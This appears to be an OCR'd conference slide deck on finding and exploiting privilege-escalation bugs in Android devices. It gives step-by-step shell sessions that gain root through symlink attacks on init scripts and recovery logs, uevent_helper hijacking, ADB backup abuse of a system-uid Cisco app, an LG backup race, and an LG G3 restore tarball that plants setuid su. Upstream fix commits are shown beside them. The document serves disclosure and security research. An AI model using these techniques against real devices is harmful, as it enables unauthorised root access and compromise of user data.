
```
-s, --no-src
    Do not decode sources.
-r, --no-res
    Do not decode resources.
-d, --debug
    Decode in debug mode. Check project page for
more info.
```

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Our Tools

dex2jar & JD-Gui – Dalvik to java bytecode convertor, java decompiler

- Low cost – Free
- Unreliable
- <https://code.google.com/p/dex2jar/>
- <http://jd.benow.ca/>



The screenshot shows the JD-Gui interface with the title "Java Decomplier - MainActivity.class". On the left, there's a file tree for "Cyanide_dex2jar.jar" containing packages like android and com.ecunninglogic, with files such as BootReceiver, BuildConfig, and MainActivity selected. The main window displays the Java code for MainActivity.class:

```
// ERROR //
public static void extractAsset(String paramString1, String paramString2)
{
    // Byte code:
    // 0: aload_2
    // 1: invokevirtual 91 android/content/Context:getAssets ()Landroid/
    // 4: astore_3
    // 5: aload_3
    // 6: aload_0
    // 7: invokevirtual 97 android/content/res/AssetManager:open (Ljc
    // 10: astore_5
    // 12: new 99 java/io/FileOutputStream
    // 15: dup
    // 16: aload_1
    // 17: invokespecial 100 java/io/FileOutputStream:<init> (Ljc
    // 20: astore_6
    // 22: aload_5
    // 24: aload_6
    // 26: invokestatic 102 com/ecunninglogic/cyanide/MainActivity$1:extractASSET(Ljava/lang/String;Ljava/lang/String;)V
}
```

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Our Tools

JEB – Dalvik reverse engineering suite.
Disassembler, decompiler
and resource decoder

- High cost – \$1000
- Very reliable
- Plugins and Addons
- Excellent output
- My preferred tool
- <http://android-decompiler.com>

The screenshot shows the JEB interface with the following details:


- Title Bar:** JEB - /Users/jcase/Downloads/cyanide_dexguard.apk
- Toolbars:** Assembly, Decompiled Java, Strings, Constants, Notes
- Left Panel:** A tree view showing package structure: vcom.cunninglogic, BootReceiver, MainActivit... (with a minus sign).
- Right Panel:**
 - Assembly View:** Shows Dalvik assembly code for a class named Lcom/cunninglogic/cyanide/BootReceiver. It includes methods like <init>()V and onReceive(Landroid/content/Context;Landroid/content/Intent;)V.
 - Registers View:** Shows register values: 00000000 70 10 0A 00 00 00, 00000006 0E 00, 00000008 70 20 21 00 10 00.
 - Call Graph View:** Shows invoke-direct, return-void, new-instance, const-string, and invoke-direct operations.
- Bottom Status Bar:** Loading plugin: SamplePlugin.py, Loading plugin: SamplePluginJava.java, Loading plugin: SamplePluginPython.py, Checking for update..., JEB is up-to-date.

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Our Tools

IDA Pro and Hex-Rays –
Disassembler and decompiler
for ARM binaries.

- High cost – \$varies
- Accurate and stable
- Close Source
- <https://www.hex-rays.com>



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Our Tools

mkbootimg – Packer and unpacker for boot images

- Low cost – Free
- Fast and stable
- It works
- https://github.com/xiaolu/mkbootimg_tools

```
jcase@box:~/bootimg/mkbootimg_tools$ ./mkboot amazon.img ama
Unpack & decompress amazon.img to ama
    kernel          : /home/jcase/bootimg/mkbootimg_tools/ama/zImage
    ramdisk         : /home/jcase/bootimg/mkbootimg_tools/ama/
    ramdisk.gz      :
        page size   : 2048
        kernel size : 6266120
        ramdisk size: 510130
        dtb size    : 1894400
        base        : 0x00000000
        kernel offset: 0x00008000
        ramdisk offset: 0x02000000
        second_offset: 0x00f00000
        tags offset  : 0x01e00000
        dtb img      : /home/jcase/bootimg/mkbootimg_tools/ama/dt.img
        cmd line     : androidboot.hardware=qcom user_debug=31
maxcpus=2 msm_rtb.filter=0x3F ehci-hcd.park=3
ramdisk is gzip format.
Unpack completed.
```

WhereVulns



imgflip.com

Common sources of
vulnerabilities.

- Linux Kernel
- Android (Google)
- SOCs (Qualcomm et al)
- OEMs (HTC, LG et al)
- Carrier additions (ATT Ready2Go et al)
- Third Part Apps (Cisco AnyConnect et al)

LowestFruit

Easy to exploit vulnerabilities are common on Android devices thanks to some reckless developers. Often ignored by researchers.

- Backdoors
- Debug Features
- Poor Permissions
- Flashing Interfaces



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LowestFruit

- New Features
- OEM Customizations
- Carrier Customizations
- Privileged processes
- (root, radio, system users etc)



Symlinks

Symlink attack – using a symlink to redirect the creation or modification of a file.

- Ramdisks
- Services & Daemons
- Privileged Apps



BadInit

Init, one of the first processes started when Android boots.

- Mounts filesystems
- Setups filesystems
- Setups environment
- Starts key services



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BadInit



BadInit

/init.rc

```
# create basic filesystem structure
mkdir /data/misc 01771 system misc
mkdir /data/misc/bluetoothd 0770 bluetooth bluetooth
mkdir /data/misc/keystore 0700 keystore keystore
mkdir /data/misc/vpn 0770 system system
mkdir /data/misc/vpn/profiles 0770 system system
# give system access to wpa_supplicant.conf for backup and restore
mkdir /data/misc/wifi 0770 wifi wifi
chmod 0770 /data/misc/wifi
chmod 0660 /data/misc/wifi/wpa_supplicant.conf
mkdir /data/local 0771 shell shell
mkdir /data/local/tmp 0771 shell shell
mkdir /data/data 0771 system system
mkdir /data/app-private 0771 system system
mkdir /data/app 0771 system system
mkdir /data/property 0700 root root
# DRMv1 rights storage
symlink /data/local /data/drm
mkdir /data/local/rights 0777 shell shell
chown shell shell /data/drm
write /data/drm/rights/mid.txt 0000000000000000
chmod 0777 /data/drm/rights/mid.txt
```

BadInit

```
Retina:bh jcase$ adb push root.sh /data/local/rights/
11 KB/s (153 bytes in 0.012s)
Retina:bh jcase$ adb shell
$ cd /data/local/rights
$ ls -l
-rw-rw-rw- shell    shell          153 2014-07-23 20:15 root.sh
-rwxrwxrwx root     root           16  2014-07-23 20:13 mid.txt
$ chmod 755 root.sh
$ mv mid.txt mid.txt-backup
$ ln -s /sys/kernel/uevent_helper mid.txt
$ ls -l /sys/kernel/uevent_helper
-rw-r--r-- root     root          4096 2014-07-23 20:14 uevent_helper
$ exit
Retina:bh jcase$ adb reboot
Retina:bh jcase$ adb shell
$ ls -l /sys/kernel/uevent_helper
-rwxrwxrwx root     root          4096 2014-07-23 20:14 uevent_helper
$ echo "/data/local/rights/root.sh" > /sys/kernel/uevent_helper
$ cat /sys/kernel/uevent_helper
/data/local/rights/root.sh
$ su
# cd /data/local/rights
# rm mid.txt
# reboot
```

BadInit

init script hardening – init scripts now apply O_NOFOLLOW semantics to prevent symlink related attacks. – Android 4.2

commit 9ed1fe77322384552d7d9905ffc54c9681d3b73f [[log](#)] [[tgz](#)]

author Jeremy Condra <gcondra@google.com>

Tue Mar 20 12:49:55 2012 -0700

committer Jeremy Condra <gcondra@google.com>

Wed Mar 21 15:13:08 2012 -0700

tree [2474851ace5c44fb0892fb2c2873390ddcf0ecd](#)

parent [e8886740744d761d399c426321de3a7bba1c20ae](#) [[diff](#)]

init: make chmod/mkdir/chown not follow symlinks

This change brings init's do_chmod, mkdir, and do_chown into line with open's O_NOFOLLOW semantics, causing them to fail when the last element of their target path is a symlink.

Change-Id: If00e1a25cf17ef6f738af4bf0541abd0c1b084b

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BadInit



BadInit

/init.qcom.rc

```
on property:drmdiag.load=0
    stop drmdiag

service qcom-sh /system/bin/sh /init.qcom.sh
    class late_start
    user root
    oneshot

service qcom-post-boot /system/bin/sh /system/etc/init.qcom.post_boot.sh
    class late_start
    user root
    disabled
    oneshot
```

BadInit

/init.qcom.sh

```
{  
    if [ -c /dev/msm_dsp -o -c /dev/sensors ]; then  
        mkdir -p /data/system/sensors  
        touch /data/system/sensors/settings  
        chmod 775 /data/system/sensors  
        chmod 664 /data/system/sensors/settings  
        chown system /data/system/sensors/settings  
  
        mkdir -p /data/misc/sensors  
        chmod 775 /data/misc/sensors  
  
        if [ ! -s /data/system/sensors/settings ]; then  
            # If the settings file is empty, enable sensors HAL  
            # Otherwise leave the file with it's current contents  
            echo 1 > /data/system/sensors/settings  
        fi  
        start sensors  
    fi  
}
```

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```
system@android:/ $ cd /data/system
system@android:/data/system $ mv sensors/ sensors-2
system@android:/data/system $ mkdir sensors
system@android:/data/system $ cd sensors
system@android:/data/system/sensors $ ln -s /sys/kernel/uevent_helper settings
system@android:/data/system/sensors $ ls -l
lrwxrwxrwx system    system  2014-07-23 21:16 settings -> /sys/kernel/event_helper
system@android:/data/system/sensors $
```

BadInit

Enable symlink to not follow target file if "-h" option is provided.

author	 Biswajit Paul <biswajitpaul@codeaurora.org>	2013-10-30 03:03:59 (GMT)
committer	 Gerrit - the friendly Code Review server <code-review@localhost>	2013-11-20 19:01:53 (GMT)
commit	2419cf9e63d3a8532b2984196d759157569c2fef (patch)	
tree	6e8ade2dad02470c72e1f519ea54727eea025496	
parent	c22b3c7ed074377fd52841d604536ac149677326 (diff)	
download	core-2419cf9e63d3a8532b2984196d759157569c2fef.tar.gz	

Added No Follow symlink option to chown and chmod

Enable symlink to not follow target file if "-h" option is provided.

CRs-fixed: 545883

Change-Id: Iefd490bdd12fbe4cf9011f4b9b5e217493b2b503

BadInit

```
diff --git a/rootdir/etc/init.qcom.sh b/rootdir/etc/init.qcom.sh
index 3445dae..f0ff33c 100644
--- a/rootdir/etc/init.qcom.sh
+++ b/rootdir/etc/init.qcom.sh
@@ -40,12 +40,12 @@ start_sensors()
    if [ -c /dev/msm_dsps -o -c /dev/sensors ]; then
        mkdir -p /data/system/sensors
        touch /data/system/sensors/settings
-       chmod 775 /data/system/sensors
-       chmod 664 /data/system/sensors/settings
-       chown system /data/system/sensors/settings
+       chmod -h 775 /data/system/sensors
+       chmod -h 664 /data/system/sensors/settings
+       chown -h system /data/system/sensors/settings

        mkdir -p /data/misc/sensors
-       chmod 775 /data/misc/sensors
+       chmod -h 775 /data/misc/sensors
```

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Weak Recovery



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WeakRecovery

```
# cd /data/data
# ls -l
... (snip) ...
drwxr-xr-x app_0      app_0          2014-07-27 12:14 com.htc
drwxrwxrwx root       root          2014-07-27 12:13 recovery
# ls -l -a -R recovery

recovery:
-rw-rw-rw- root       root        383 2014-07-27 12:13 log
#
```

WeakRecovery

```
Retina:recovery jcase$ adb shell
$ cd /data/data/recovery
$ ls -l
-rw-rw-rw- root      root          383 2014-07-27 12:13 log
$ rm log
$ ln -s /data/local.prop log
$ exit
Retina:recovery jcase$ adb reboot recovery
Retina:recovery jcase$ adb shell
$ ls -l /data/local.prop
-rw-rw-rw- root      root          3114 2014-07-27 17:11 local.prop
$ echo 'ro.kernel.qemu=1' > /data/local.prop
$ exit
Retina:recovery jcase$ adb reboot
Retina:recovery jcase$ adb shell
# id
uid=0(root) gid=0(root)
# rm /data/local.prop
# reboot
```

BackupRestore

Backup Systems – backup
data, restore data, what did
you think?

- Great when changing devices
- Good for obtaining sensitive data
- Awesome for breaking things



ADB Backup

adb backup/restore

- Introduced in Android 4.0
- Allows backing up and restoring apps and app data
- Can be limited by developer
- Encrypted Tarball
- Easily unpacked/repacked



ADB Backup

```
<application android:allowBackup="false"  
    android:debuggable="false"  
    android:icon="@drawable/ic_launcher"  
    android:label="@string/app_name"  
    android:largeHeap="true"  
    android:theme="@style/AppTheme"  
    >
```

ADB Backup

- Data modification
- Permission changes
- Data extraction
- Symlink attack
- Directory transversal attack
- Many many choices



ADB Backup

```
commit f6d6fa8cbc0251da1900e858bb0379cda5014b6f [log] [tgz]
  author Christopher Tate <ctate@google.com>           Wed Sep 26 15:25:59 2012 -0700
  committer Christopher Tate <ctate@google.com>          Thu Sep 27 12:54:37 2012 -0700
    tree f0a25325b6a7534d3afa3b537ccde04d9bfc1e84
  parent dd78d462f6dceac71f9d1cbb723bb38a3b5bdc2e [diff]
```

Full (local) restore security changes

- (1) Prevent full restore from creating files/directories that are accessible by other applications
- (2) Don't restore filesets from "system" packages; i.e. any that runs as a special uid, unless they define their own agent for handling the restore process.

Bug 7168284

Change-Id: Id6a0cb4c113c2e4a8c4605252cffa41bea22d8a3

ADB Backup


- Cisco AnyConnect App
- Does not need root for VPNs
- Predates native VPN support



ADB Backup

Cisco AnyConnect –
Connects to Cisco VPNs.
Security yay!

- Signed with OEM platform keys
- Runs as system (uid=1000)
- Does not disallow backups



ADB Backup

com.cisco.anyconnectvpn.android.htc.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="10"
    android:versionName="@string/cvc_build_ver"
    package="com.cisco.anyconnectvpn.android.htc"
    xmlns:android="http://schemas.android.com/apk/res/android">
    ...
<supports-screens android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"
    android:xlargeScreens="true"
    />
<application android:hardwareAccelerated="true"
    android:icon="@drawable/icon"
    android:label="@string/app_name"
    android:name="com.cisco.anyconnectvpn.android.ui.helpers.GlobalAppHelpers"
    >
```

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ADB Backup

com.cisco.anyconnectvpn.android.htc.apk

```
root@android:/data/data/com.cisco.anyconnectvpn.android.htc # ls -alR

.:
drwxrwx--x system    system          2014-07-29 20:57 app_bin
drwxrwx--x system    system          2014-07-29 20:57 files
drwxr-xr-x system    system          2014-07-29 20:56 lib
drwxrwx--x system    system          2014-07-29 20:57 shared_prefs

./app_bin:
-rwx----- system    system      113812 2014-07-29 20:57 busybox
-rwx----- system    system      35816  2014-07-29 20:57 start_component
```

ADB Backup

com.cisco.anyconnect.vpn.android.htc.apk

```
private boolean killProcessesWithBusybox(String binName) {
    Process process;
    boolean bool = false;
    try {
        if(this.mUseRoot) {
            process = Prerequisites.launchProcessAsRoot(this.mBusyBoxPath, this.getBusyboxKillArgs(binName), null, null);
            if(process == null) {
                AppLog.logDebugMessage(Severity.DBG_ERROR, "BusyBoxProcessKiller", "launchProcessAsRoot failed");
                return bool;
            }
        } else {
            process = Runtime.getRuntime().exec(this.mBusyBoxPath + " " + this.getBusyboxKillArgs(binName));
        }

        bool = BusyBoxProcessKiller.waitForProcessToFinish(process);
    }
    catch(IOException iOException) {
        AppLog.logDebugMessage(Severity.DBG_ERROR, "BusyBoxProcessKiller", "killProcessesWithBusybox failed");
    }

    return bool;
}
```

ADB Backup

```
commit 81c1d8d3a5aef6a423f0bb02de1b362b2f2d12df [log] [tgz]
  author Christopher Tate <ctate@google.com>           Mon May 06 13:07:05 2013 -0700
  committer Nick Kralevich <nkk@google.com>          Mon May 06 14:43:05 2013 -0700
    tree 8a45b3c04555026dc52810d252346e76372c8e09
    parent 6d8f5b755b133b308204b84145d773d401cdcd52 [diff]
```

Ensure install-during-restore is like install-then-restore

When we've installed an apk from the archive, recheck whether
to apply the system-uid policy restrictions around file system
restores.

Bug 8833099

(cherry picked from commit 2baf6dcfcf7fc1705db25e64dc0cb11fa3509d39)

Change-Id: I972fe1543f2234aa76baf562d6f806175ac0248e

ADB Backup

```
--- a/services/java/com/android/server/BackupManagerService.java
+++ b/services/java/com/android/server/BackupManagerService.java
@@ -3583,7 +3583,16 @@
```

```
        } else {
            // So far so good -- do the signatures match the manifest?
            Signature[] sigs = mManifestSignatures.get(info.packageName);
-           if (!signaturesMatch(sigs, pkg)) {
+           if (signaturesMatch(sigs, pkg)) {
+               // If this is a system-uid app without a declared backup agent,
+               // don't restore any of the file data.
+               if ((pkg.applicationInfo.uid < Process.FIRST_APPLICATION_UID)
+                   && (pkg.applicationInfo.backupAgentName == null)) {
+                   Slog.w(TAG, "Installed app " + info.packageName
+                         + " has restricted uid and no agent");
+                   okay = false;
+               }
+           } else {
+               Slog.w(TAG, "Installed app " + info.packageName
+                     + " signatures do not match restore manifest");
+               okay = false;

```

LGBackup

- LG Optimus G and more
- App runs as phone/radio uid
- Daemon runs as root (spritebud)
- Tarball like backup format
- Race to win



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LGBackup

```
root@android:/data/data/com.someapp # mkdir files
root@android:/data/data/com.someapp # chmod 777 files
root@android:/data/data/com.someapp # cd files/
root@android:/data/data/com.someapp # dd if=/dev/zero of=a bs=52428800 count=1
1+0 records in
1+0 records out
52428800 bytes transferred in 0.327 secs (160332721 bytes/sec)
root@android:/data/data/com.someapp/files # cp a b
root@android:/data/data/com.someapp/files # cp b c
root@android:/data/data/com.someapp/files # chmod 777 *
root@android:/data/data/com.someapp/files # ls -l
-rwxrwxrwx root      root      52428800 2014-07-28 15:17 a
-rwxrwxrwx root      root      52428800 2014-07-28 15:17 b
-rwxrwxrwx root      root      52428800 2014-07-28 15:17 c
root@android:/data/data/com.someapp/files #
```

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LGBackup

```
File file = new File("/sys/kernel/uevent_helper");
while(!file.canWrite()) {
    exec("ln -s /sys/kernel/uevent_helper /data/data/com.someapp/files/b");
}
```

bnrrecovery

- LG G3 and more
- Part of recovery
- Mounts /system and /data rw
- USBDebugging enabled
- Daemon runs as root (bnr)
- Tarball backup format



bnrrecovery

/arch/arm/mach-msm/restart.c

```
294     if (cmd != NULL) {
295         if (!strcmp(cmd, "bootloader", 10)) {
296             __raw_writel(0x77665500, restart_reason);
297         } else if (!strcmp(cmd, "recovery", 8)) {
298             __raw_writel(0x77665502, restart_reason);
299         } else if (!strcmp(cmd, "--bnr_recovery", 14)) {
300             __raw_writel(0x77665555, restart_reason);
301         } else if (!strcmp(cmd, "rtc")) {
302             __raw_writel(0x77665503, restart_reason);
303         } else if (!strcmp(cmd, "oem-", 4)) {
304             unsigned long code;
305             code = simple_strtoul(cmd + 4, NULL, 16) & 0xff;
306             __raw_writel(0x6f656d00 | code, restart_reason);
307         } else if (!strcmp(cmd, "edl", 3)) {
308             enable_emergency_dload_mode();
309         } else {
310             __raw_writel(0x77665501, restart_reason);
311         }
312     }
```

bnrrecovery

```
Retina:app jcase$ adb reboot --bnr_recovery
Retina:app jcase$ adb shell
shell@g3:/ $ cat /proc/mounts
rootfs / rootfs rw,relatime 0 0
tmpfs /dev tmpfs rw,seclabel,nosuid,relatime,size=1447288k,nr_inodes=84925, ...
devpts /dev/pts devpts rw,seclabel,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,seclabel,relatime 0 0
selinuxfs /sys/fs/selinux selinuxfs rw,relatime 0 0
/dev/block/platform/msm_sdcc.1/by-name/system /system ext4 rw,seclabel,relatime, ...
/dev/block/platform/msm_sdcc.1/by-name/userdata /data ext4 rw,seclabel,nodev, ...
```

```
shell@g3:/ $ ps|grep sbin
root      195  1    660    256    ffffffff 00000000 S /sbin/ueventd
root      199  1   1436     4    ffffffff 00000000 S /sbin/healthd
root      200  1   62900   30564    ffffffff 00000000 S /sbin/recovery
shell     201  1   4584    176    ffffffff 00000000 S /sbin/adbd
root      202  1    548     4    ffffffff 00000000 S /sbin/brd
```

bnrrecovery

```
shell@g3:/ $ ls -l
drwxr-xr-x root      root          1970-01-10 03:15 cache
-rw xr-x--- root      root        284172 2014-06-19 10:56 charger
drwxrwx--x system    system        2014-07-21 22:13 data
-rw-r--r-- root      root       11699 2014-06-19 10:56 default.prop
...
drwxr-x--- root      root          2014-06-19 10:56 sbin
drwxr-xr-x root      root          1970-01-10 03:15 sdcard
-rw-r--r-- root      root        1051 2014-06-19 10:56 seapp_contexts
-rw-r--r-- root      root       88382 2014-06-19 10:56 sepolicy
-rw-r--r-- root      root        262 2014-06-19 10:56 set_emmc_size.sh
-rw-r--r-- root      root         1 1970-01-10 03:15 smpl_boot
dr-xr-xr-x root      root          1970-01-10 03:15 sys
drwxr-xr-x root      root        2014-07-12 04:07 system
drwx----- shell     shell        1970-01-10 03:15 temp
drwxrwxr-x root      shell        1970-01-10 03:15 tmp
...
```

bnrrecovery

```
shell@g3:/ $ cd /temp
shell@g3:/temp $ ls -l
-rw-r--r-- root      root          130 1970-01-10 03:27 br_daemon.log
-rw-r--r-- root      root          36  1970-01-10 03:27 brd_ready
drwx----- root      root          1970-01-10 03:27 hidden
shell@g3:/temp $ cat brd_ready
FIRMWARE_VERSION:4.4.2
TRANSFER:ADB
shell@g3:/temp $ cat br_daemon.log

[init_handler] BNR LOG START
[init_handler] usableMemSize:-488734720
[generate_brd_ready_file] generage_brd_ready_file
endendend
```

bnrrecovery

/sbin/brd

```
Retina:sbin jcase$ strings brd|grep temp
/temp/backup_info
/temp/error
/temp/hidden/
/temp/configure
/temp/brd_ready
/temp/
/temp/br_daemon.log
/temp/end_of_restore
/temp/READY
/temp/backup_cancel
/temp/start_backup_sdcard_full
/temp/start_backup
/temp/start_short_backup
/temp/start_restore
/temp/start_short_restore
/temp/end_restore
/temp/end_of_backup
/temp/end_backup
```

bnrrecovery

/sbin/brd

```
74 system(&v23, "/sbin/tar --overwrite --overwrite-dir -xf %s -C /", fileName);
75 if ( sub_9968(v22, "filenames") )
76 {
77     if ( sub_18510(fileName, ".split") )
78     {
79         sub_1316C(unk_2338C, " split file(%s)\n", fileName);
80         sub_12D0C(unk_2338C);
81         if ( sub_DD74(fileName) < 0 )
82         {
83             system(&v24, "%d\n", 15);
84             v12 = sub_12740(&v24);
85             sub_C9A4("/temp/error", &v24, v12);
86         }
87     }
88 else
89 {
90     sub_12B84(&v19);
91     sub_EC40(&v23, 8);
92     sub_12B84(&v18);
93     v13 = *(_DWORD *)&v19;
94     *(_DWORD *)&v19 = *(_DWORD *)&v18;
95     unk_233C4 = *(_DWORD *)&v18 + unk_233C4 - v13;
96 }
97 }
```

bnnrecovery

start_restore

```
Retina:LGG3 jcase$ tar -tvf start_restore
drwxr-xr-x 0 root root 0 Jul 11 21:07 system/
drwxr-xr-x 0 root 2000 0 Jul 11 21:07 system/xbin/
-rwsr-sr-x 0 root root 125420 Feb 29 2008 system/xbin/su
-rwsr-sr-x 0 root root 125420 Jul 11 21:07 system/xbin/daemonsu
drwxr-xr-x 0 root root 0 Jul 11 21:06 system/etc/
